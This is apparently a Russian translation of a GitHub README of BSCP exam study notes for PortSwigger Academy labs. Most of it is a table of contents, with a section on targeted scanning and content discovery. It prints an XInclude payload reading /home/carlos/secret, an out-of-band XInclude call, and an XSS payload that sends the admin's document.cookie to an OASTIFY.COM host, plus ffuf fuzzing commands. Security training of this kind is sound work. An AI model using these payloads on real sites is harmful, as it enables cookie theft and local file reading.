botesjuan/burp-suite-certified-practitioner-exam-study
Практические конспекты и пошаговые руководства по лабораторным работам PortSwigger Academy, охватывающие веб-уязвимости, пейлоады, энумерацию и стратегии сдачи экзамена BSCP.

Это мои учебные заметки по более чем 110 лабораторным работам PortSwigger Academy. Я использовал эти лабораторные работы, чтобы сдать экзамен Burp Suite Certified Practitioner 2023 года. Моя квалификация BSCP.
Для получения дополнительной информации посетите PortSwigger Academy, чтобы получить последние учебные материалы.
СКАНИРОВАНИЕ - Перечисление
Фокусное сканирование
Сканирование нестандартных сущностей
ПЛАЦДАРМ - Этап 1
Обнаружение контента
DOM-XSS
XSS - межсайтовый скриптинг
Отравление веб-кэша
Заголовки Host
Контрабанда HTTP-запросов
Брутфорс
Аутентификация
ПОВЫШЕНИЕ ПРИВИЛЕГИЙ - Этап 2
CSRF - захват аккаунта
Сброс пароля
SQLi - SQL-инъекция
JWT - JSON Web Tokens
Загрязнение прототипа
Тестирование API
Контроль доступа
Конечные точки GraphQL API
CORS - обмен ресурсами между источниками
ЭКСФИЛЬТРАЦИЯ ДАННЫХ - Этап 3
XXE - XML-сущности и инъекции
SSRF - подделка серверных запросов
SSTI - инъекция в серверные шаблоны
SSPP - серверное загрязнение прототипа
LFI - обход пути к файлу
Загрузка файлов
Десериализация
Инъекция команд ОС
ПРИЛОЖЕНИЕ
Python-скрипты
Payloads
Списки слов
Фокусное сканирование цели
Подход
Дополнительные учебные материалы
Я рекомендую пройти как можно больше испытаний Mystery lab challenge, чтобы проверить свои навыки и сократить время, необходимое для выявления уязвимостей, перед сдачей экзамена.
Я также считаю этот совет PortSwigger о пересдаче экзамена очень информативным.
Посмотрите CryptoCat - обзор Burp Suite Certified Professional (BSCP) + советы и приёмы, чтобы получить свежий взгляд на экзамен BSCP в 2024 году.
Спасибо за поддержку кофе,
\o/
Мой сертификат Burp Suite Certified Practitioner.
Перечисление веб-приложений начинается с начального и целенаправленного сканирования в рамках ограниченного по времени задания.
Фокусное сканирование
Сканирование нестандартных сущностей
Из-за жёсткого ограничения по времени во время заданий или экзамена сканируйте определённые точки вставки для конкретных запросов.

Сканер обнаружил уязвимость XML-инъекции в параметре storeId, и это позволило прочитать секретный файл Carlos.```xml <xi:include parse="text" href="file:///home/carlos/secret"/>
>Внеполосный XInclude-запрос, требуется размещённый DTD для чтения локального файла.```xml
<hqt xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include href="http://OASTIFY.COM/foo"/></hqt>
PortSwigger Lab: Быстрое обнаружение уязвимостей с помощью целевого сканирования
Сканирование нестандартных структур данных с помощью функции Burp для сканирования выбранной точки вставки по выделенному тексту в ответах или запросах.

Определите уязвимость по результатам сканера Burp.
В данном случае, используя обнаруженную XSS, похитьте cookie-файлы администратора, создав полезную нагрузку в выявленной точке вставки.``` '"><svg/onload=fetch(//OASTIFY.COM/${encodeURIComponent(document.cookie)})>:CURRENT-USER-LOGIN-COOKIE-2ND-PART
>Кодируйте ключевые символы в URL.

>Используйте cookie администратора для доступа к админ-панели, подставив его в текущую сессию браузера.
[PortSwigger Lab: Сканирование нестандартных структур данных](https://portswigger.net/web-security/essential-skills/using-burp-scanner-during-manual-testing/lab-scanning-non-standard-data-structures)
-----
# Получение доступа
# Обнаружение контента

>Перечисление цели начинается с фаззинга веб-каталогов и файлов. Используйте либо инструменты Burp engagement tools, либо опцию обнаружения контента для поиска скрытых путей и файлов, либо используйте `FFUF` для перечисления веб-каталогов и файлов. Просмотр `robots.txt` или `sitemap.xml` может раскрыть содержимое.```bash
wget https://raw.githubusercontent.com/botesjuan/Burp-Suite-Certified-Practitioner-Exam-Study/main/wordlists/burp-labs-wordlist.txt
ffuf -c -w ./burp-labs-wordlist.txt -u https://TARGET.web-security-academy.net/FUZZ
Инструмент для работы с Burp, обнаружение контента с использованием моего скомпилированного списка слов burp-labs-wordlist в качестве пользовательского списка файлов.